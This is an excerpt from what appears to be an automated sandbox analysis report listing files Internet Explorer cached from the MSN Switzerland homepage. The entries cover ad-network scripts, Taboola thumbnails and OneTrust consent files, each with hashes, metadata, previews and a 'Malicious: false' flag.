SHA-256:	0A33B02F27EE6CD05147D81EDAD86A3184CCAF1979CB73AD67B2434C2A4A6379
SHA-512:	686345FD8667C09F905CA732DB98D07E1D72E7ECD9FD26A0C40FEE8E8985F8378E7B2CB8AE99C071043BCB661483DBFB905D46CE40C6BE70EEF78A2BCDE94 05
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBVuddh.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....+.....IDAT8O...P...3.....v..`0.}...'..."XD.`.`.5.3. ....)...a.-.....d.g.mSC.i..%.8*].}....m.$l0M..u.. ...,9.... .....i....X..<.y..E..M....q... ."...,5+..]..BP.5.>R....iJ.0.7.|?.....r.\-Ca.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E52 5
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime" :"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data- v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":" 0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","y ld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E52 5
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime" :"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data- v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":" 0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","y ld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"succe ssLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\e151e5[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	downloaded
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\e151e5[1].gif	
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/9b/e151e5.gif
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\fcmain[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	38175
Entropy (8bit):	5.067755899187655
Encrypted:	false
SSDEEP:	768:z1avn4u3hPP4W94hRhnSN1pJYXf9wOBEZn3SQN3GFl295oPul1jBHulLsyvi:5Qn4uRoWmhRhnopJYXf9wOBEZn3SQN3R
MD5:	2956BFFB911015E64C30CCD653E51195
SHA1:	87EC2EA69A53AA0E18115D7D01670CB437887C2E
SHA-256:	646DDF2438EB8B5E5600B003DDA3B3D6ADF560518DEC68FC93625AB888738709
SHA-512:	7A2F8D705E0698650A7EA9CD4C3DA863BD1A31557F980249E273E5DABCC0D66C7B7122AA10D0C5D1B71BC0AEC355A503510E836B28C8DA420877ADE7001884 7
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/803288796/fcmain.js? &gdpr=0&cid=8CU157172&cpcd=pC3JHgSCqY8UHihgrvGr0A%3D%3D&crid=722878611&size=306x271&cc=CH&https=1&vif=2&requrl=https%3A%2F%2Fwww.msn.com%2Fde-ch%2F%3Focid%3Diehp&nse=5&vi=1613433459490697463&ugd=4&rtbs=1&nb=1&cb=window._mNDetails.initAd
Preview:	;window._mNDetails.initAd({"vi":"1613433459490697463","s":{"_mNL2":{"size":"306x271","viComp":"1613432825684901417","hideAdUnitABP":true,"abpl ":"3","custHt":"","setL3100":"1"},"lhp":{"l2wsip":"2886781032","l2ac":"","sethcsd":"set!N7|983"},"_mNe":{"pid":"8PO641UYD","requrl":"https://www.msn.com/de-ch/? ocid=iehp#mnetcrid=722878611#"},"_md":[],"ac":{"content":"<!DOCTYPE HTML PUBLIC \"-\/\/W3C\/\/DTD HTML 4.01 Transitional\/\/EN\" \"http:\/\/www.w3.org\/TR\/html 4\/loose.dtd\">\r\n<html xmlns=\"http:\/\/www.w3.org\/1999\/xhtml\">\r\n<head><meta http-equiv=\"x-dns-prefetch-control\" content=\"on\"><style type=\"text\/css\">body{ba ckground-color: transparent;}<\/style><meta name=\"tids\" content=\"a='800072941' b='803767816' c='msn.com' d='entity type'\" \/><script type=\"text\/javascript\">try{win dow.locHash = (parent._mNDetails && parent._mNDetails.getLocHash && parent._mNDetails.getLocHash(\"722878611\",\"1613433459490697463\")) || (parent._m NDetails[\"locHash\"] && paren

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\fcmain[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	38517
Entropy (8bit):	5.061001593163778
Encrypted:	false
SSDEEP:	768:U1av44u3hPPPW94h5FEEJ3SrYXf9wOBEZn3SQN3GFl295oThlIV/thlUsP:kQ44uR/Wmh5FZJCrYXf9wOBEZn3SQN35
MD5:	727D05342EEB61D6D80E906460C1DEB6
SHA1:	F2B91178387E8A2213B1CDF5A8DB63762D8C2834
SHA-256:	C162848F32B53E5FFA42FE454FC1910BCFE83DDC461A09E02F6311EE940CB722
SHA-512:	A033C88A581FA67EACD407CFC54DC39AA518F69C5D60CF968CB0300A0ACC51DAA4928AAC43D7D4918F58282F0F3B9CBD297B1546D4EA79B785C5A005D309B B9
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/803288796/fcmain.js? &gdpr=0&cid=8CU157172&cpcd=pC3JHgSCqY8UHihgrvGr0A%3D%3D&crid=858412214&size=306x271&cc=CH&https=1&vif=2&requrl=https%3A%2F%2Fwww.msn.com%2Fde-ch%2F%3Focid%3Diehp&nse=5&vi=1613433459707163004&ugd=4&rtbs=1&nb=1&cb=window._mNDetails.initAd
Preview:	;window._mNDetails.initAd({"vi":"1613433459707163004","s":{"_mNL2":{"size":"306x271","viComp":"1613432325518932237","hideAdUnitABP":true,"abpl ":"3","custHt":"","setL3100":"1"},"lhp":{"l2wsip":"2887305228","l2ac":"","sethcsd":"set!N7|983"},"_mNe":{"pid":"8PO8WH2OT","requrl":"https://www.msn.com/de-ch/? ocid=iehp#mnetcrid=858412214#"},"_md":[],"ac":{"content":"<!DOCTYPE HTML PUBLIC \"-\/\/W3C\/\/DTD HTML 4.01 Transitional\/\/EN\" \"http:\/\/www.w3.org\/TR\/html 4\/loose.dtd\">\r\n<html xmlns=\"http:\/\/www.w3.org\/1999\/xhtml\">\r\n<head><meta http-equiv=\"x-dns-prefetch-control\" content=\"on\"><style type=\"text\/css\">body{ba ckground-color: transparent;}<\/style><meta name=\"tids\" content=\"a='800072941' b='803767816' c='msn.com' d='entity type'\" \/><script type=\"text\/javascript\">try{win dow.locHash = (parent._mNDetails && parent._mNDetails.getLocHash && parent._mNDetails.getLocHash(\"858412214\",\"1613433459707163004\")) || (parent._m NDetails[\"locHash\"] && paren

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_199655af051ff7c0f5750635e94a1c08[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	43979
Entropy (8bit):	7.983726195586281
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_199655af051ff7c0f5750635e94a1c08[1].jpg	
SSDEEP:	768:aEn6uZxzdJ0+kexGOh1UJCKV6tgif40Ge2vlJ0pEMV+ALqNU0LmWunrzL+ay+ONJ:N6u9pkexGLJCKk1f40mvz0h+AuG0LnuA
MD5:	AB6CAD136C683AFFDD2E13F6FF9D8064
SHA1:	C64BC83FD3154EE63845D9F882C8C44C9B7F8D30
SHA-256:	DFD4CCBBA01062D701E1B75DC0AB53FE0198123617B4E377DDF9101FE7C0C9FF
SHA-512:	528D62FD14D4F062E2D54D7053992C22DCD53B27583E0038D567984F270E970C383B77FDCC39C948F5D0B3EE05447366162200E1CCA0302364AA273376DB374E
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F199655af051ff7c0f5750635e94a1c08.jpeg
Preview:	......JFIF.....&""&0-0>>T.....%.....%!(!.!(!;/))/;E:7:ESJJSici.....7.....6..... ...7.}.8U._.^s.3`k....Z..M..%R....9..mM..gr...r0....n..a.U.....~...e.K.Z..S.OC....e...TU....[...E...].S.2L..r.i..s!.....V....F.p>.3?bz..3.1.f.'..r..`/]1O.c.4{`j..A...x.y..0A.g.\....g...W8.. ....E..6.jh.Y]E.R..-R..[$....$.J.!Rg.t0C?....O./.>...z.....dl,b>'.....Gt....B....h..J<;\J.;0..}.%;.w.....OW.5..~y>..Z...4H}.{.k....F..f..?@...A..\.T..Ao.BY...}o..E.]....o..=s..C~..K...] y..Fs1...V.^`...Zg3.A.].p...k.{...M.AJ.:.h&..=.D..OP[(^V..Re.?...5.....(.`..vi&r...._3T.C 5..#..3...{,42..{N....@....c..%..]....f*..Y(.....=... .....9}..Qf.Z)u~.K.....)rj..o.\<z. iS!LWS3.f.Q.CP[2*.*.-6..Q.5.%....(..;.q.R..r....]..w..b..<E.K....j".P.M..Q'.}0....7Tlh.....r.....+.1.xr.|..5w.....q.u.R...4.u..I....C....~v..}....<.#.X

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_3e4db03aeb27326fa409d0201601c66d[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	10928
Entropy (8bit):	7.956030588292682
Encrypted:	false
SSDEEP:	192:L6zlqp97Pzn186KnXg5acKZ4KdQiTD/DetwAIM/6c+8MefqXlS5UiG:OJeZzJ+y4QiTD/DeH/63GiV6+
MD5:	0C1A16B7BE63A652982673F6557DC826
SHA1:	57270462703461486071ABBA8C09E0A4D763AC81
SHA-256:	708CCCB9C1594400AC6F3AD998B498A9EEDCC50A8A6194EA633C9DC6D656B139
SHA-512:	2D0937F8E4547A895BAFACF1644CC7F465F5D081BF4B600ABDC8C7A275E69B335A0A4C5452DFFBE1CB1A8F6C62FFEB2D1CFF672755764F3B3274A0140E47842F
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F3e4db03aeb27326fa409d0201601c66d.jpg
Preview:	......JFIF.....C..... $.' ",#..(7),01444.'9=82<.342...C.....)..)W:1:WWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWWW.....7.....oCk..9\..`. v..../D.Hs5 .4..Vu=@..1..g.A.....Y.....HV5cN....jy..k.....b.@.. 8...K.....N..&...\.N:..WT.0..I..q8z.4...&fP...5|..p.51J...).....(>.Q.\...e....(.L..k...v.Q..5...F.jL..A.....z.@u.....[+....AhG*.....c.....VR.&a.x\..d.....}...:.....4.2.A..3N;B.Z1...\.T....8..^ ....v.]...R.o.;.1....}..7VE....2.....V.&;P...9.R]>....UY.zn6...Ej.....(Md....JBMX.....T...>.%.^.1.af.w..Y.M.ft.....*.a....Rc..9..jj.N~....Nl..BW;f.....O...g-..PY.f...6...@..k..|.u. ...E.N.>.m\.1..@...C.(-r..D.".C..f....y.*Y..K.S=-3.. @.....:.....xsb.Z.;.^.3{..<.<...Y\.....4.. .BZ.d.....}W..yG..~..`o.w.\.$.. @.....VcQ...A@.Z....Kx.;9#k.5..G.1..... @.`.>Z..OK.i# ..'..O....i...w..... .8.....A.....?...f...,Zg.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\http___cdn.taboola.com_libtrc_static_thumbnails_5adcd3297975b18c4de5a2cdcc5baf98[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	12509
Entropy (8bit):	7.913387844393485
Encrypted:	false
SSDEEP:	192:nsLx4I3XnbnN5PWnIeVcuMFQOb+dEmJiNYIHc8dvWVzPJKYVcsaS3r0gQZvyVuOs:stf+9uiOb+djimt8hWlP4YVchvyVu108
MD5:	B6A362280017036B3ABE2C7699F7967B
SHA1:	69EF87DD3FCBC8E8D1B58128D637DB9D94E849A7
SHA-256:	237ECF3B681ECA16A6380E711E6BA2F91655F92891F7500E21DE5390FF5D92CD
SHA-512:	100ABC6D78CE4A1AEB5C5A200B1A1DEF8FEF708DAE3E1D474799FAEA5A376C7F202C4E8701379E1014929DF1EECD20656CA4D4F9F6975C34CF30FFDB564659AB
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F5adcd3297975b18c4de5a2cdcc5baf98.jpg
Preview:	......JFIF.....&""&0-0>>T.....$.....$ &...& 9-"-9B747BOGGOd_d.....7.....6..... .....~.....R.V.U.IM+M.....U.....nX.sZ...c..e.]i..[..._..g.ZYv.....rb.[:.....@...SJ.....f....WKf7.....;..'{^j....V. [...r.....gRzR.....7v?r...|iv}.?..b.na..3.....l.....fM\..yI..]....)..k.Y)%\.)(.9O.9..U...].....]I.e...Y>3'..va|...[g.E..^.../P.D.....sTp.:.OGh...;.)./.....U.iVb..{Wb+..?K...F&....w..Ly.. ...H.....Q..m.Em.....b....q^>*.....[..EwXF-.W:.!.8%..g....\..>S.....f..E.:.Z_.\{.^?{t.....E.....=.~K..\....~.O.LK....@..sKpy...&..>4.gJq]E..n...Ev.....C_<....".....&..].y..C.....J... j...%..J#..[P..K..Q}.....U(..X.....\...}....x..O)..D..\+..7.j.y.Kg<.&.....r..s.g.L...).....`.aL_o..m.....[..X2.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\medianet[1].htm	
Size (bytes):	384616
Entropy (8bit):	5.484091923749702
Encrypted:	false
SSDEEP:	6144:4mQ9Tw5qIZvbzH0m9ZnGQVvgz5RCu1bQxKSv7IW:EIZvvPnGQVvgnxVEK07IW
MD5:	178A88654C53080BA1219D09582EA4F5
SHA1:	5205033933A54BC2287FF9C3D37F3E002F1F6F71
SHA-256:	AE9FD09D48AEC6F9B8F7DD7F7696AEB8DA0158270EEBB0704B5044EB417CA48D
SHA-512:	A396DBF791B07BE0DE47C055A669519489919CBDC43A1C91725DDE67C7068612340CE8727545ABDE9971D6FE1A08EBAF903906028CB30F19DD6C14C29EC9722
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[],e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++)e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{logLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0].errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\nrrV67478[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	88164
Entropy (8bit):	5.423101112677061
Encrypted:	false
SSDEEP:	1536:DVnCuukXGsQihGZFu94xdV2E4q35nJy0ukWaaCUFP+i/TX6Y+fj4/fhAaTZae:DQiYpdVGetuVLKY+fjwZ
MD5:	C2DC0FFE06279ECC59ACBC92A443FFD4
SHA1:	C271908D08B13E08BFD5106EE9F4E6487A3CDEC4
SHA-256:	51A34C46160A51FB0EAB510A83D06AA9F593C8BEB83099D066924EAC4E4160BC
SHA-512:	6B9EB80BD6BC121F4B8E23FC74FD21C81430EE10B39B1EDBDEFF29C04A3116EB12FC2CC633A5FF4C948C16FEF9CD258E0ED0743D3D9CB0EE78A253B6F5CB05D
Malicious:	false
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}();_mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},n={},t={},a={};function c(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=c("conversionpixelcontroller"),e=c("browserhinter"),o=c("kwdClickTargetModifier"),i=c("hover"),n=c("mraidDelayedLogging"),t=c("macrokeywords"),a=c("tcfdatamanager"),{conversionPixelController:r,browserHinter:e,hover:i,keywordClickTargetModifier:o,mraidDelayedLogging:n,macroKeyw

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otBannerSdk[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	353215
Entropy (8bit):	5.298793785430684
Encrypted:	false
SSDEEP:	3072:BpqAkqNs7z+NwHr5GR74A+x8sP/An4bb4yxL/Z8NdWRHnoVVMyDkpZ:B0C8zZ5G+x8sP/Ani4yxDAdWRHoVVAZ
MD5:	9982BA07340077CE7240B75C6C6FCBB4
SHA1:	D776E39E13F151C5ED2F7E5761EDE13D9CC72D27
SHA-256:	87C99BCF98F3DA7D1429DAC8184E3212634B65706CE7740CE940D1553B57DAAA
SHA-512:	3EEB895128D38BBBE4FDE8CD71B4FC563C38FFA2F1BCBB3A323D280B4812B0B111DEC1D745BE8EE8F792F7977978FFF03BB00C795C3F5CAFE6E62B3EDF2E88FD
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/otBannerSdk.js
Preview:	/** .. * onetrust-banner-sdk.. * v6.7.0.. * by OneTrust LLC.. * Copyright 2020 .. */..!function () { "use strict"; var o = function (e, t) { return (o = Object.setPrototypeOf || { __proto__: [] } instanceof Array && function (e, t) { e.__proto__ = t } || function (e, t) { for (var o in t) t.hasOwnProperty(o) && (e[o] = t[o]) })(e, t) }; var r = function () { return (r = Object.assign || function (e) { for (var t, o = 1, n = arguments.length; o < n; o++)for (var r in t = arguments[o]) Object.prototype.hasOwnProperty.call(t, r) && (e[r] = t[r]); return e }).apply(this, arguments) }; function l(s, i, a, l) { return new (a = a || Promise)(function (e, t) { function o(e) { try { r(l.next(e)) } catch (e) { t(e) } } function n(e) { try { r(l.throw(e)) } catch (e) { t(e) } } function r(t) { t.done ? e(t.value) : new a(function (e) { e(t.value) }).then(o, n) } r((l = l.apply(s, i || [])).next()) }) } function k(o, n) { var r, s, i, e, a = { label: 0, sent: function () { if (1 & i[0]) throw i[1]

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otPcCenter[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	46394
Entropy (8bit):	5.58113620851811

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\otPcCenter[1].json	
Encrypted:	false
SSDEEP:	384:oj+X+jzgBCL2RAAaRKXWSU8zVrX0eQna41wFpWge0bRApQZInjatWLGuD3eWrwAs:4zgEFAJXWeNeIpW4lzZInuWjlHoQthI
MD5:	145CAF593D1A355E3ECD5450B51B1527
SHA1:	18F98698FC79BA278C4853D0DF2AEE80F61E15A2
SHA-256:	0914915E9870A4ED422DB68057A450DF6923A0FA824B1BE11ACA75C99C2DA9C2
SHA-512:	D02D8D4F9C894ADAB8A0B476D223653F69273B6A8B0476980CD567B7D7C217495401326B14FCBE632DA67C0CB897C158AFCB7125179728A6B679B5F81CADEB5
Malicious:	false
IE Cache URL:	http://https://www.msn.com/_h/e012d846/webcore/externalscripts/oneTrustV2/scripttemplates/6.4.0/assets/v2/otPcCenter.json
Preview:	.. {.. "name": "otPcCenter",.. "html": "PGRpdiBpZD0ib25ldHJ1c3QtcGMtc2RrIiBjbGFzcz0ib3RQY0NlbnRlciBvdC1oaWRlIG90LWZhZGUta W4iIGFyaWEtbW9kYWw9InRydWUiIHJvbGU9ImRpYWxvZyIgYXJpYS1sYWJlbGxlZGJ5PSJvdC1wYy10aXRsZSI+PCEtLSBDbG9zZSBCdXR0b24gLS0+PGRpd iBjbGFzcz0ib3QtcGMtaGVhZGVyIj48IS0tIExvZ28gVGFnIC0tPjxkaXYgY2xhc3M9Im90LXBjLXRpdGxlIj5Zb3VyIFByaXZhY3k8L 2gzPjxkaXYgaWQ9Im90LXBjLWRlc2MiPjwvZGl2PjxidXR0b24gaWQ9ImFjY2VwdC1yZWNvbW1lbmRlZC1idG4taGFuZGxlcnI+QWxsb3cgYWxsPC9idXR0b24+PHNlY3R pb24gY2xhc3M9Im90LXNkay1yb3cgb3QtY2F0LWdycCI+PGgzIGlkPSJvdC1jYXRlZ29yeS10aXRsZSI+TWFuYWdlIENvb2tpZSBQcmVmZXJlbmNlczwvaDM+PGRpdiBjb GFzcz0ib3QtcGxpLWhkciI+PHNwYW4gY2xhc3M9Im90LWxpLXRpdGxlIj5Db25zZW50PC9
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\39ab3103-8560-4a55-bfc4-401f897cf6f2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	downloaded
Size (bytes):	64434
Entropy (8bit):	7.97602698071344
Encrypted:	false
SSDEEP:	1536:uvrPk/qeS+g/vzqMMWi/shpcnsdHRpkZRF+wL7NK2cc8d55:uvrsSb7XzB0shpOWpkThLRyc8J
MD5:	F7E694704782A95060AC87471F0AC7EA
SHA1:	F3925E2B2246A931CB81A96EE94331126DEDB909
SHA-256:	DEEBF748D8EBEB50F9DFF0503606483CBD028D255A888E0006F219450AABCAAE
SHA-512:	02FEFF294B6AECDDA9CC9E2289710898675ED8D53B15E6FF0BB090F78BD784381E4F626A6605A8590665E71BFEED7AC703800BA018E6FE0D49946A7A3F431D7
Malicious:	false
IE Cache URL:	http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9
Preview:	......JFIF.....C.....C.....,,..".....Q.....!.1A."Qa q.....#2...$B...3Rb.%CS...&4Tr..(56cs.....F.....!...1..AQ"aq.2....BR....#3..Cb....$Sr..&FTc.....?...N..m.1$!..l({&.l...Uw.Wm...i..VK.KWQH.9. .n...S~.....@xT.%.D.?....}Nm.;&.....y.qt8...x.2..u.TT.=.TT...k.....2..j.J...BS...@'.a....6..S/0.l,.J.r...,<3~...,A....V.G..'*....5].....p...#Yb.K.n!'n..w..{o..._.....1..l...).(.l.4.....z[}.Z... .D2.y...o..}.=..+i.=U.....J$.(.IH0.-...uKSUm*P..T.5..H.6.....6k,8.E....".n.....pMk+...q...n)GEUM..UUwO%O...)CJ&.P.2!!.....D.z...W...Q..r.t..6]... U.;m...^..:*.k.ZO9...#...q2 ....mTu..Ej....6.)Se.<.*.....U.@...K.g\D.../..S....~.3 ....hN.."..n...v.?E^,.R<-.Y^)...M.^a.O.R.D...;yo.~..x;u..H.....-.%.....].*.
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\4jNuPd[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	339392
Entropy (8bit):	5.999967656351339
